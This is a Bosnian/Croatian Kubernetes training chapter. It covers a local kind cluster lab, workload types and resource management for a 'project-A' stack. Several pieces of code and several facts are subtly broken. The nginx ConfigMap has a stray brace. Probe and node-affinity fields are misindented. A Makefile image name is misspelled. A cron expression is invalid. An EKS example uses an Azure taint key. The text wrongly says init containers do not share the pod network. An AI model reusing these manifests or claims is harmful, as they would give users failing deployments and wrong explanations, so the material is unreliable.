Preduslovi

- Docker instaliran i pokrenut
- kubectl instaliran
- kind instaliran
- Završen LAB iz modula 02 (image u GitLab registryju)

Korak 1: Instalacija kind i kubectl

```
# macOS
brew install kind kubectl

# Linux kind
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.20.0/kind-linux-amd64
chmod +x ./kind && sudo mv ./kind /usr/local/bin/kind

# Linux kubectl
curl -LO "https://dl.k8s.io/release/$(curl -L -s \
  https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
chmod +x kubectl && sudo mv kubectl /usr/local/bin/

# Provjera
kind version
kubectl version --client
docker version
```

Korak 2: Kreiranje kind clustera

Sačuvajte kao `kind-config.yaml`:

```
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
- role: control-plane
  kubeadmConfigPatches:
  - |
    kind: InitConfiguration
    nodeRegistration:
      kubeletExtraArgs:
        node-labels: "ingress-ready=true"
  extraPortMappings:
  - containerPort: 80
    hostPort: 80
    protocol: TCP
  - containerPort: 443
    hostPort: 443
    protocol: TCP
- role: worker
- role: worker
```

```
kind create cluster --name project-a --config kind-config.yaml
```

```
# Provjera
kubectl cluster-info --context kind-project-a
kubectl get nodes
```

# NAME	STATUS	ROLES	AGE
# project-a-control-plane	Ready	control-plane	60s
# project-a-worker	Ready	<none>	45s
# project-a-worker2	Ready	<none>	45s

Podman: Postavi provider prije kreiranja clustera: `bash export KIND_EXPERIMENTAL_PROVIDER=podman kind create cluster --name project-a` Napomena: Podman provider je eksperimentalan — preporučuje se Docker na Linuxu za kind.

Korak 3: Instalacija nginx Ingress Controller-a

```
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/main/deploy/static/provider/kind/deploy.yaml
```

Čekanje da bude spreman (može trajati 1-2 minute)

```
kubectl wait --namespace ingress-nginx \
  --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller \
  --timeout=120s
```

```
echo "Ingress controller spreman"
```

Korak 4: Kreiranje K8s manifesta

Kreirajte direktorij `k8s/` u vašem projektu sa sljedećim fajlovima:

k8s/namespace.yaml:

```
apiVersion: v1
kind: Namespace
metadata:
  name: helloworld-dev
  labels:
    project: project-a
    environment: dev
```

k8s/configmap.yaml:

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: nginx-config
  namespace: helloworld-dev
data:
  default.conf: |
    server {
      listen 80;
      server_name _;
      root /usr/share/nginx/html;
      index index.html;

      location / {
        try_files $uri $uri/ =404;
      }

      location /health {
        access_log off;
        return 200 "ok\n";
        add_header Content-Type text/plain;
      }
    }
  }
```

k8s/deployment.yaml:


```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: hello-world
  namespace: helloworld-dev
  labels:
    app: hello-world
    environment: dev
spec:
  replicas: 2
  selector:
    matchLabels:
      app: hello-world
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1
      maxUnavailable: 0
  template:
    metadata:
      labels:
        app: hello-world
        version: "latest"
    spec:
      containers:
        - name: nginx
          image: registry.gitlab.com/VAS-NAMESPACE/project-a:latest
          ports:
            - containerPort: 80
          resources:
            requests:
              cpu: "50m"
              memory: "64Mi"
            limits:
              cpu: "200m"
              memory: "128Mi"
          volumeMounts:
            - name: nginx-config
              mountPath: /etc/nginx/conf.d
              readOnly: true
          readinessProbe:
            httpGet:
              path: /health
              port: 80
              initialDelaySeconds: 5
              periodSeconds: 10
          livenessProbe:
            httpGet:
              path: /health
              port: 80
              initialDelaySeconds: 15
              periodSeconds: 20
      volumes:
        - name: nginx-config
          configMap:
            name: nginx-config

```

k8s/service.yaml:

```
apiVersion: v1
kind: Service
metadata:
  name: hello-world
  namespace: helloworld-dev
spec:
  selector:
    app: hello-world
  ports:
    - port: 80
      targetPort: 80
  type: ClusterIP
```

k8s/ingress.yaml:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: hello-world
  namespace: helloworld-dev
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
spec:
  ingressClassName: nginx
  rules:
    - host: app.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: hello-world
                port:
                  number: 80
```

Korak 5: Konfiguracija pristupa GitLab registryju

Kind cluster treba credentials za povlačenje image-a iz privatnog registryja:

```
kubectl create secret docker-registry gitlab-registry-secret \
  --docker-server=registry.gitlab.com \
  --docker-username=VAS_GITLAB_USERNAME \
  --docker-password=VAS_PERSONAL_ACCESS_TOKEN \
  --docker-email=vas@email.com \
  -n helloworld-dev
```

Dodajte `imagePullSecrets` u `deployment.yaml` (u `spec.template.spec`):

```
imagePullSecrets:
  - name: gitlab-registry-secret
```

Korak 6: Deploy na kind cluster

```
# /etc/hosts za lokalni DNS
echo "127.0.0.1 app.local" | sudo tee -a /etc/hosts

# Primjena svih manifesta
kubectl apply -f k8s/

# Praćenje deploymenta
kubectl get pods -n helloworld-dev --watch
# NAME                                READY   STATUS    RESTARTS   AGE
# hello-world-6d8b9c5f7-abc12        1/1     Running   0           30s
# hello-world-6d8b9c5f7-def34        1/1     Running   0           30s

# Provjera svih resursa
kubectl get all -n helloworld-dev
```

Korak 7: Provjera u browseru

Otvorite browser: `http://app.local`

Treballi biste vidjeti “Hello World” stranicu.

CLI provjera:

```
curl http://app.local
# <!DOCTYPE html><html>...Hello World...

curl http://app.local/health
# ok
```

Provjera stanja clustera

```
kubectl get all -n helloworld-dev

# Logovi
kubectl logs -l app=hello-world -n helloworld-dev

# Opisni detalji
kubectl describe deployment hello-world -n helloworld-dev

# Ulaz u kontejner
kubectl exec -it \
$(kubectl get pod -l app=hello-world -n helloworld-dev -o jsonpath='{.items[0].metadata.name}') \
-n helloworld-dev -- sh
```

Korak 8: Simulacija rolling update-a

```
# Promijenite image tag
kubectl set image deployment/hello-world \
  nginx=registry.gitlab.com/VAS-NAMESPACE/project-a:novi-sha \
  -n helloworld-dev

# Pratite rolling update
kubectl rollout status deployment/hello-world -n helloworld-dev
# Waiting for deployment "hello-world" rollout to finish: 1 out of 2 new replicas updated...
# Waiting for deployment "hello-world" rollout to finish: 1 old replicas are pending termination...
# deployment "hello-world" successfully rolled out

# Rollback ako nešto pode naopako
kubectl rollout undo deployment/hello-world -n helloworld-dev
```

Brisanje clustera

```
# Brisanje svega u namespaceu
kubectl delete namespace helloworld-dev

# Brisanje cijelog clustera
kind delete cluster --name project-a

# Čišćenje /etc/hosts
sudo sed -i '' '/app.local/d' /etc/hosts
```

Podman: `kind load docker-image <image> --name project-a` (isti, Podman build mora prethoditi)

AI workflow: kind konfiguracija

Za napredne scenarije, pitajte Claude:

Trebam kind cluster koji simulira multi-zone setup s 3 worker node-a, pritom svaki node u zasebnoj "zoni". Kako konfigurirati kind-config.yaml i kako provjera da Podovi su raspoređeni na različite node-ove?

Ili:

Moj Pod je u ImagePullBackOff stanju. Evo kubectl describe outputa:

[paste output]

Koji je uzrok i kako riješiti?

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Kubernetes i kind. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 03: Kubernetes ===

cluster-create: ## Kreiraj lokalni kind Kubernetes cluster
    kind create cluster --name $(APP_NAME)

cluster-delete: ## Obriši lokalni kind cluster
    kind delete cluster --name $(APP_NAME)

pods: ## Prikaži sve podove u svim namespace-ima
    docker run --rm -v ~/.kube:/root/.kube bitnami/kubectrl:$(KUBECTL_VERSION) get pods --all-namespaces

svc: ## Prikaži sve servise u svim namespace-ima
    docker run --rm -v ~/.kube:/root/.kube bitnami/kubectrl:$(KUBECTL_VERSION) get svc --all-namespaces

k-apply: ## Primijeni YAML fajl na cluster (FILE=deployment.yaml make k-apply)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        -v $(PWD):/workspace -w /workspace \
        bitnami/kubectrl:$(KUBECTL_VERSION) apply -f $(FILE)

k-dry-run: ## Dry-run primjena – provjeri bez mijenjanja stanja (FILE=x.yaml make k-dry-run)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        -v $(PWD):/workspace -w /workspace \
        bitnami/kubectrl:$(KUBECTL_VERSION) apply --dry-run=client -f $(FILE)

k-diff: ## Prikaži razliku između lokalnog YAML-a i live stanja (FILE=x.yaml make k-diff)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        -v $(PWD):/workspace -w /workspace \
        bitnami/kubectrl:$(KUBECTL_VERSION) diff -f $(FILE)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
make cluster-create
make pods
FILE=k8s/deployment.yaml make k-dry-run
make help | grep cluster
make help | grep "^k-"
```

Source: 03-kubernetes-fundamenti/10-workloads-jobs-statefulsets.md

10 — Workloads, Jobs i StatefulSets

Pregled svih tipova workload resursa u Kubernetesu, s realnim primjerima za project-A stack (nginx, PHP 8.3, Go 1.22, MySQL 8.0, Redis 7).

Deployment — stateless aplikacije

Standardni workload za sve stateless servise: nginx (Vue frontend), php-service, go-service.

Rolling Update strategija — zero downtime

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-service
  namespace: project-a-prod
spec:
  replicas: 3
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1          # pokreni 1 ekstra pod dok update ide
      maxUnavailable: 0    # nikad ne ugasi pod dok novi nije Ready
  minReadySeconds: 10     # čekaj 10s da pod bude stabilan prije nego nastavi
  revisionHistoryLimit: 3  # čuvaj samo 3 stare revizije u etcd-u
  selector:
    matchLabels:
      app: go-service
  template:
    metadata:
      labels:
        app: go-service
    spec:
      containers:
        - name: go-service
          image: registry.gitlab.com/project-a/go-service:1.4.2
          readinessProbe:
            httpGet:
              path: /health
              port: 8080
            initialDelaySeconds: 5
            periodSeconds: 5
```

Zašto `maxUnavailable: 0`: nikad ne ugasi stari pod dok novi nije prošao `readinessProbe`. S tri replike, u toku update-a radi 3-4 poda (ne 2).

`minReadySeconds`: pod je “ready” po `readinessProbe`, ali deployment smatra uspješnim tek nakon N sekundi stabilnosti. Štiti od situacije gdje pod prođe health check pa odmah crashuje.

`revisionHistoryLimit: 3`: svaka revizija čuva `ReplicaSet` u etcd-u. Default je 10. U produkciji s čestim deploymentima ovo troši etcd storage. Tri revizije = mogu rollback 3 koraka unazad, što je dovoljno.

Recreate strategija — kada schema migracija mora biti gotova

```
strategy:
  type: Recreate
# Ugasi SVE stare pode, tek onda pokreni nove
```

Kada koristiti: PHP servis koji ima breaking schema promjenu — stari kod ne smije raditi s novom DB shemom. Prihvaćamo downtime (uglavnom maintenance window) u zamjenu za garantovanu konzistentnost.

Problem s Rolling Update + schema migracija: stara i nova verzija PHP-a rade paralelno dok update ide. Ako nova verzija očekuje novu kolonu koja još ne postoji (ili obratno), dobijamo 500 errore na dijelu requesta.

Rješenje za zero-downtime migracije (preferirani pattern): 1. Deploy backward-compatible migracija (dodaj kolonu, ne brišuj staru) 2. Rolling update aplikacije 3. Deploy cleanup migracije (ukloni stare kolone) u sljedećem releaseu

StatefulSet — state i stabilan identity

Koristiti kad pod treba: - Stabilan network identity (predvidiv DNS naziv) - Stabilan storage (isti PVC svaki restart) - Uređen startup/shutdown (pod-0 uvijek prije pod-1)

MySQL StatefulSet

```
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: mysql
  namespace: project-a-dev
spec:
  serviceName: "mysql"    # headless service – stable DNS per pod
  replicas: 1
  selector:
    matchLabels:
      app: mysql
  template:
    metadata:
      labels:
        app: mysql
    spec:
      containers:
        - name: mysql
          image: mysql:8.0
          env:
            - name: MYSQL_ROOT_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: mysql-credentials
                  key: root-password
            - name: MYSQL_DATABASE
              value: project_a
          ports:
            - containerPort: 3306
              name: mysql
          volumeMounts:
            - name: mysql-data
              mountPath: /var/lib/mysql
          livenessProbe:
            exec:
              command:
                - mysqladmin
                - ping
                - "-h"
                - "127.0.0.1"
              initialDelaySeconds: 30
              periodSeconds: 10
          readinessProbe:
            exec:
              command:
                - mysql
                - "-h"
                - "127.0.0.1"
                - "-e"
                - "SELECT 1"
              initialDelaySeconds: 10
              periodSeconds: 5
      volumeClaimTemplates:    # – jedino u StatefulSet-u, nema u Deployment-u
        - metadata:
            name: mysql-data
          spec:
            accessModes: ["ReadWriteOnce"]
            storageClassName: gp3    # AWS EBS SSD – za EKS prod
            resources:
              requests:
                storage: 20Gi
```

`volumeClaimTemplates`: svaki pod dobija vlastiti PVC. `mysql-0` → PVC `mysql-data-mysql-0`. Ako pod restartuje, dobija isti PVC (iste podatke). Ovo je fundamentalna razlika od Deployment-a.

Stable DNS pattern:

```
mysql-0.mysql.project-a-dev.svc.cluster.local  
mysql-1.mysql.project-a-dev.svc.cluster.local # ako replicas: 2
```

Ordered startup: pod-0 mora biti Running i Ready prije nego se kreira pod-1. Ovo je kritično za MySQL replication setup — master (pod-0) mora biti spreman da se replica (pod-1) može prijaviti.

Lokalni dev gotcha sa kind

kind ne dolazi s AWS gp3 StorageClass. Koristiti `standard` (hostPath provisioner koji kind uključuje):

```
# Za lokalni razvoj (kind):  
storageClassName: standard  
  
# Za EKS produkciju:  
storageClassName: gp3
```

Helm values za različite environments:

```
# values-dev.yaml  
mysql:  
  storageClassName: standard  
  storage: 5Gi  
  
# values-prod.yaml  
mysql:  
  storageClassName: gp3  
  storage: 20Gi
```


Redis StatefulSet (ako u K8s)

```
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: redis
  namespace: project-a-dev
spec:
  serviceName: "redis"
  replicas: 1
  selector:
    matchLabels:
      app: redis
  template:
    metadata:
      labels:
        app: redis
    spec:
      containers:
        - name: redis
          image: redis:7-alpine
          command: ["redis-server", "--appendonly", "yes", "--requirepass", "$(REDIS_PASSWORD)"]
          env:
            - name: REDIS_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: redis-credentials
                  key: password
          ports:
            - containerPort: 6379
          volumeMounts:
            - name: redis-data
              mountPath: /data
      volumeClaimTemplates:
        - metadata:
            name: redis-data
          spec:
            accessModes: ["ReadWriteOnce"]
            storageClassName: standard
            resources:
              requests:
                storage: 2Gi
```

Napomena: u cloud-native setupu Redis se često drži izvan K8s (AWS ElastiCache), ali za lokalni dev i staging StatefulSet je sasvim OK.

DaemonSet — jedan pod po NODE-u

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: promtail
  namespace: monitoring
spec:
  selector:
    matchLabels:
      app: promtail
  template:
    metadata:
      labels:
        app: promtail
    spec:
      serviceAccountName: promtail
      containers:
        - name: promtail
          image: grafana/promtail:2.9.0
          args:
            - -config.file=/etc/promtail/config.yaml
          volumeMounts:
            - name: logs
              mountPath: /var/log
              readOnly: true
            - name: pods
              mountPath: /var/log/pods
              readOnly: true
            - name: config
              mountPath: /etc/promtail
      volumes:
        - name: logs
          hostPath:
            path: /var/log
        - name: pods
          hostPath:
            path: /var/log/pods
        - name: config
          configMap:
            name: promtail-config
```

Primjeri u project-A infrastrukturi: - `promtail` — skuplja logove s node-a, šalje u Loki - `node-exporter` — hardware metrike (CPU, disk, network) za Prometheus - `aws-node` — EKS VPC CNI plugin (AWS-managed, automatski) - `kube-proxy` — network rules (system-managed)

Kada NE koristiti DaemonSet: za skaliranje aplikacijskih servisa. DaemonSet znači “točno jedan po node-u”, što nije ono što se želi za go-service ili php-service (broj instanci treba ovisiti o load-u, ne o broju node-ova).

Job — jednokratni task

Database migracija

```
apiVersion: batch/v1
kind: Job
metadata:
  name: db-migration-v1-4-2
  namespace: project-a-prod
spec:
  backoffLimit: 3                # pokušaj 3 puta (ukupno 4 pokušaja)
  activeDeadlineSeconds: 300     # ubij Job ako traje duže od 5 minuta
  ttlSecondsAfterFinished: 3600 # automatski obriši 1h nakon završetka
  template:
    spec:
      restartPolicy: Never       # OBAVEZNO za Job — ne restartuj na failure
      containers:
        - name: migrate
          image: registry.gitlab.com/project-a/go-service:1.4.2
          command: ["/server", "migrate", "--direction=up"]
          env:
            - name: DB_HOST
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: host
            - name: DB_PORT
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: port
            - name: DB_NAME
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: database
            - name: DB_USER
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: username
            - name: DB_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: password
```

`restartPolicy: Never` **vs** `OnFailure`: - `Never`: ako pod padne, kreira se NOVI pod (do `backoffLimit` puta). Stariji pod ostaje za debugging (`kubectl logs`). - `OnFailure`: isti pod se restartuje (podsjeti na `CrashLoopBackOff`). Izgubi se log prethodnog pokušaja.

Za migracije: koristiti `Never` — svaki pokušaj je čist slate i može se debugirati.

Provjeri status migracije:

```
kubectl get jobs -n project-a-prod
kubectl describe job db-migration-v1-4-2 -n project-a-prod
kubectl logs job/db-migration-v1-4-2 -n project-a-prod
```

Init Container vs Job — kada što

Kriterij	Init Container	Job
Veza s podem	Blokira startup glavnog poda	Samostalan
Timing	Svaki restart poda	Jednokratno (ili CronJob)
Use case	"wait-for-dependency", quick checks	Migracije, batch obrada
Idempotency	Mora biti idempotent (može se pokrenuti više puta)	Idealno idempotent
Failure	Pod ostaje u Init:Error	Job može retry-ati

CronJob — Job na rasporedu

```
apiVersion: batch/v1
kind: CronJob
metadata:
  name: cleanup-expired-sessions
  namespace: project-a-prod
spec:
  schedule: "0 2 * * *"           # svaki dan u 02:00 UTC
  concurrencyPolicy: Forbid       # ne pokreći novi ako prethodni radi
  successfulJobsHistoryLimit: 3   # čuvaj 3 uspješna
  failedJobsHistoryLimit: 3      # čuvaj 3 neuspješna (za debugging)
  startingDeadlineSeconds: 120    # ako propustio scheduled time, pokušaj unutar 2 min
  jobTemplate:
    spec:
      backoffLimit: 2
      activeDeadlineSeconds: 600  # 10 minuta timeout
      template:
        spec:
          restartPolicy: OnFailure
          containers:
            - name: cleanup
              image: registry.gitlab.com/project-a/go-service:latest
              command: ["/server", "cleanup-expired-sessions"]
              env:
                - name: DB_DSN
                  valueFrom:
                    secretKeyRef:
                      name: db-credentials
                      key: dsn
```

`concurrencyPolicy` **opcije:** - `Forbid` — ne pokreći novi dok prethodni radi (za migracije, cleanup) - `Replace` — ubij prethodni, pokreni novi (za svježe podatke) - `Allow` — dozvoli paralelne pokretanje (za neovisne zadatke)

Praktični CronJobs za project-A:

```
# Backup MySQL baze (svaki dan u 03:00 UTC)
schedule: "0 3 * * *"
command: ["/scripts/backup.sh"]

# Synthetic monitoring (svakih 5 minuta)
schedule: "**/5 * * * *"
command: ["/server", "synthetic-check"]

# Rotate log files (svake nedjelje u 04:00)
schedule: "0 4 * * 0"
command: ["/scripts/rotate-logs.sh"]

# Send weekly report (ponedjeljak 08:00 UTC)
schedule: "0 8 * * 1"
command: ["/server", "send-weekly-report"]
```

Forsiraj ručno pokretanje CronJob-a:

```
kubectl create job --from=cronjob/cleanup-expired-sessions manual-cleanup-$(date +%s) -n project-a-prod
```

Init Containers — kontrola startup redosljeda

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-service
  namespace: project-a-prod
spec:
  template:
    spec:
      initContainers:
        # Init 1: čekaj MySQL da bude spreman
        - name: wait-for-mysql
          image: mysql:8.0
          command:
            - sh
            - -c
            - |
              until mysqladmin ping -h mysql -u healthcheck --password=$HEALTH_PASS --silent; do
                echo "Waiting for MySQL..."
                sleep 2
              done
              echo "MySQL is ready"
          env:
            - name: HEALTH_PASS
              valueFrom:
                secretKeyRef:
                  name: mysql-credentials
                  key: healthcheck-password

        # Init 2: čekaj Redis
        - name: wait-for-redis
          image: redis:7-alpine
          command:
            - sh
            - -c
            - |
              until redis-cli -h redis -a $REDIS_PASS ping; do
                echo "Waiting for Redis..."
                sleep 2
              done
          env:
            - name: REDIS_PASS
              valueFrom:
                secretKeyRef:
                  name: redis-credentials
                  key: password

        # Init 3: pokreni migracije (samo ako je nova verzija)
        - name: run-migrations
          image: registry.gitlab.com/project-a/go-service:1.4.2
          command: ["/server", "migrate", "--direction=up", "--no-lock"]

      containers:
        - name: go-service
          image: registry.gitlab.com/project-a/go-service:1.4.2
```

Izvršni redosljed:

```
wait-for-mysql (mora završiti OK)
↓
wait-for-redis (mora završiti OK)
↓
run-migrations (mora završiti OK)
↓
go-service (main container — pokreće se)
```

Svaki init container mora exitovati s kode 0 da bi sljedeći počeo. Ako bilo koji padne, pod ostaje u `Init:CrashLoopBackOff`.

Debugging init container problema:

```
# Status poda
kubectl get pod go-service-xxx -n project-a-prod
# Init:0/3 → čeka, Init:Error → pao, Init:CrashLoopBackOff → ponavlja i pada

# Logovi specifičnog init containera
kubectl logs go-service-xxx -n project-a-prod -c wait-for-mysql
kubectl logs go-service-xxx -n project-a-prod -c run-migrations

# Prethodni pokušaj (ako CrashLoopBackOff)
kubectl logs go-service-xxx -n project-a-prod -c run-migrations --previous
```

Važno: init containeri dijele volumes s main containerima, ali ne dijele network (loopback namespace). Init container može pisati fajl koji main container čita (npr. generisani config, preuzeti artifact).

Workload odlučivačka tablica

Tip	Kada koristiti	Primjeri u project-A
Deployment	Stateless servisi, horizontalno skaliranje	nginx, php-service, go-service
StatefulSet	Stabilan identity + storage, ordered ops	MySQL, Redis (ako u K8s)
DaemonSet	Node-level infrastruktura, po jedan per node	Promtail, node-exporter
Job	Jednokratni task, mora uspješno završiti	DB migracije, data exports
CronJob	Ponavljajući job po rasporedu	Cleanup, backup, synthetic monitoring
Init Container	Blokira pod startup dok dependency nije spreman	wait-for-mysql, migracije before go-service

Source: [03-kubernetes-fundamenti/11-resource-management-i-scheduling.md](#)

11 — Resource Management i Scheduling

Requests, limits, QoS klase, scheduling constraints i protection mehanizmi — kritično za stabilnost produkcijskog clustera.

Requests vs Limits — fundamentalna razlika

```
resources:
  requests:
    cpu: 100m          # minimalni resursi koje pod GARANTOVANO dobija
    memory: 128Mi      # 100 millicores = 0.1 CPU jezgra
  limits:
    cpu: 500m          # maksimalni resursi — što se dešava pri prekoračenju ovisi o tipu
    memory: 256Mi
```

Requests — scheduler koristi ovo za placement. Pod se može schedulirati na node samo ako node ima dovoljno neraspoređenih resursa. Ako node ima 4 CPU i podovi su zatražili ukupno 3.8 CPU, novi pod s `cpu request: 300m` ne može biti scheduliran na taj node (čak i ako su svi podovi spavaju i CPU usage je 10%).

Limits — gornja granica pri izvršavanju. Ponašanje pri prekoračenju NIJE isto za CPU i memoriju:

Resurs	Prekoračenje limita	Posljedica
CPU	Throttling	Pod radi sporije, ne ubija se
Memory	OOM Kill	Pod ubijen, exit code 137

Zašto razlika: CPU je compressible resurs — može se dijeliti, ograničiti, dobiti manje bez gubitka podataka. Memorija je incompressible — jednom alocirana, podaci su tamo. Kernel ne može “usporiti” memoriju.

Praktična implikacija za project-A

```
# Simptomi CPU throttling-a:
# - Sporiji API odgovori, ali ne crashevi
# - kubectl top pods pokazuje nizak CPU usage (jer je throttlovan)
# - Metrička: container_cpu_throttled_seconds_total u Prometheusu

# Simptomi OOM Kill-a:
# - Pod u CrashLoopBackOff
# - kubectl describe pod → "Last State: Terminated, Reason: OOMKilled, Exit Code: 137"
# - kubectl logs --previous → nema logova (kernel je ubio bez graceful shutdown)
```

Realni requests/limits za project-A

```
# nginx (Vue frontend) – predvidivo, malo opterećenje
resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 200m
    memory: 128Mi

# php-service – varijabilno opterećenje, PHP-FPM workers
resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 256Mi

# go-service – mala memorija (compiled binary), brzi CPU bursts
resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 300m
    memory: 128Mi

# MySQL – IO-bound, visoka memorija za InnoDB buffer pool
resources:
  requests:
    cpu: 500m
    memory: 1Gi
  limits:
    cpu: 1000m      # 1 CPU core
    memory: 2Gi     # nikad ne smijemo OOM-killati MySQL u produkciji!

# Redis – in-memory, predvidiva memorija
resources:
  requests:
    cpu: 50m
    memory: 256Mi
  limits:
    cpu: 200m
    memory: 512Mi
```

Zašto MySQL nema ograničen memory na minimum: InnoDB buffer pool cache je direktno proporcionalan performansama. MySQL koji dobije OOM Kill u produkciji = downtime + potencijalna korupcija podataka ako nije bila graceful shutdown. Bolje dati više memorije nego riskovati.

Praktičan pristup za podešavanje requests/limits: 1. Pokreni servis bez limits (ili s visokim limits) tjedan dana 2. Prati `kubectl top pods` i Prometheus metrike 3. Postavi `requests` na ~70% prosječne upotrebe 4. Postavi `limits` na ~2-3x requests (za burst) 5. Prati OOMKill i CPU throttle metrike 2 tjedna 6. Koriguj prema potrebi

QoS klase — K8s ih automatski dodjeljuje

Kubernetes dodjeljuje QoS klasu svakom podu baziranu na requests/limits konfiguraciji. Ovo direktno utječe na koji pod biva ubijen prvi kada node ima memory pressure.

QoS klasa	Uvjet	Prioritet pri eviction
Guaranteed	Svaki kontejner ima requests == limits za CPU i memory	Ubijen zadnji
Burstable	Barem jedan kontejner ima requests < limits	Ubijen u sredini
BestEffort	Nema requests ni limits ni na jednom kontejneru	Ubijen prvi

```
# Provjeri QoS klasu poda
kubectl get pod go-service-xxx -o jsonpath='{.status.qosClass}'
# Output: Burstable

kubectl describe pod go-service-xxx | grep "QoS Class"
```

Preporuka za project-A: - Sve aplikacijske workloade: **Burstable** (requests < limits) — kompromis između predvidivosti i efikasnosti - MySQL: razmisli o **Guaranteed** u produkciji (requests == limits) — garantuje da neće biti evictovan - Monitoring (Prometheus, Grafana): **Burstable** — mogu se restartovati bez kritičnog uticaja

```
# Guaranteed QoS — requests mora == limits ZA SVE kontejnere u podu
resources:
  requests:
    cpu: 1000m
    memory: 2Gi
  limits:
    cpu: 1000m      # identično requests
    memory: 2Gi     # identično requests
```

ResourceQuota — ograniči namespace

Sprečava jedan namespace (dev environment) od konzumiranja svih resursa clustera. Kritično za multi-tenant setup gdje više timova/projekata dijeli isti cluster.

```
apiVersion: v1
kind: ResourceQuota
metadata:
  name: project-a-dev-quota
  namespace: project-a-dev
spec:
  hard:
    # Agregat requests za sve pode u namespace-u
    requests.cpu: "2"
    requests.memory: 4Gi
    # Agregat limits
    limits.cpu: "4"
    limits.memory: 8Gi
    # Broj objekata
    count/pods: "20"
    count/persistentvolumeclaims: "5"
    count/services: "10"
    count/secrets: "30"
    count/configmaps: "20"
```

```
# Stroži quota za prod – ali višji limiti
apiVersion: v1
kind: ResourceQuota
metadata:
  name: project-a-prod-quota
  namespace: project-a-prod
spec:
  hard:
    requests.cpu: "8"
    requests.memory: 16Gi
    limits.cpu: "16"
    limits.memory: 32Gi
    count/pods: "50"
    count/persistentvolumeclaims: "10"
```

Provjeri ResourceQuota iskorištenost:

```
kubectl describe resourcequota project-a-dev-quota -n project-a-dev
# Prikazuje Used vs Hard za svaki resurs
```

Cěsta greška: deploy pada s `exceeded quota` ali ne znaš zašto — provjeri `kubectl describe resourcequota` u namespace-u.

LimitRange — default i min/max po kontejneru

LimitRange rješava problem kontejnera koji nisu postavili resources (dobivaju `BestEffort` QoS):

```
apiVersion: v1
kind: LimitRange
metadata:
  name: default-limits
  namespace: project-a-dev
spec:
  limits:
    - type: Container
      # Default vrijednosti ako kontejner ne postavi vlastite
      default:
        cpu: 200m
        memory: 256Mi
      defaultRequest:
        cpu: 50m
        memory: 64Mi
      # Apsolutni min/max – deploy će failati ako kontejner postavi van opsega
      max:
        cpu: "2"
        memory: 2Gi
      min:
        cpu: 10m
        memory: 32Mi

    - type: PersistentVolumeClaim
      max:
        storage: 50Gi
      min:
        storage: 1Gi
```

Zašto LimitRange u svakom namespace-u: 1. Kontejneri bez resources automatski dobivaju razumne defaults umjesto `BestEffort` 2. Sprečava slučajno kreiranje kontejnera s npr. `limits.memory: 64Gi` 3. Kombinacija s ResourceQuota osigurava predvidivo ponašanje cijelog namespace-a

Taints i Tolerations — specijalizirani node-ovi

Koristi se u EKS-u za namjenska workloads na specifičnim tipovima instanci.

```
# Dodaj taint na node (managed u EKS kroz node group labels/taints)
kubectl taint nodes ip-10-0-3-45.eu-west-1.compute.internal workload=database:NoSchedule
```

```
# Pod koji toleriše ovaj taint (samo ovaj pod može biti scheduliran na taj node)
spec:
  tolerations:
    - key: "workload"
      operator: "Equal"
      value: "database"
      effect: "NoSchedule"
```

effect opcije: - `NoSchedule` — novi podovi bez toleracije se NE scheduliraju, postojeći ostaju - `NoExecute` — novi se ne scheduliraju, POSTOJEĆI se evictuju (agresivno) - `PreferNoSchedule` — scheduler preferira drugi node, ali nije strogo

Praktični use cases za project-A na EKS:

```
# MySQL pod na r5.large instanci (memory-optimized):
tolerations:
  - key: "node-type"
    operator: "Equal"
    value: "memory-optimized"
    effect: "NoSchedule"

# Go service na spot instancama (cost savings):
tolerations:
  - key: "kubernetes.azure.com/scalesetpriority"
    operator: "Equal"
    value: "spot"
    effect: "NoSchedule"
```

Node Affinity — preferiraj ili zahtijevaj određene node-ove

```
spec:
  affinity:
    nodeAffinity:
      # REQUIRED — pod se NE schedulira ako uvjet nije ispunjen
      requiredDuringSchedulingIgnoredDuringExecution:
        nodeSelectorTerms:
          - matchExpressions:
              - key: kubernetes.io/arch
                operator: In
                values: [amd64] # ne deployuj na ARM (Graviton) node-ove

          # PREFERRED — scheduler preferira, ali nije obavezno
          preferredDuringSchedulingIgnoredDuringExecution:
            - weight: 100 # 0-100, viši = jači preference
              preference:
                matchExpressions:
                  - key: node.kubernetes.io/instance-type
                    operator: In
                    values: [r5.large, r5.xlarge] # memory-optimized za MySQL
            - weight: 50
              preference:
                matchExpressions:
                  - key: topology.kubernetes.io/zone
                    operator: In
                    values: [eu-west-1a] # preferiraj primarnu AZ
```

Pod Affinity/Anti-Affinity — scheduling u odnosu na druge pode

```
spec:
  affinity:
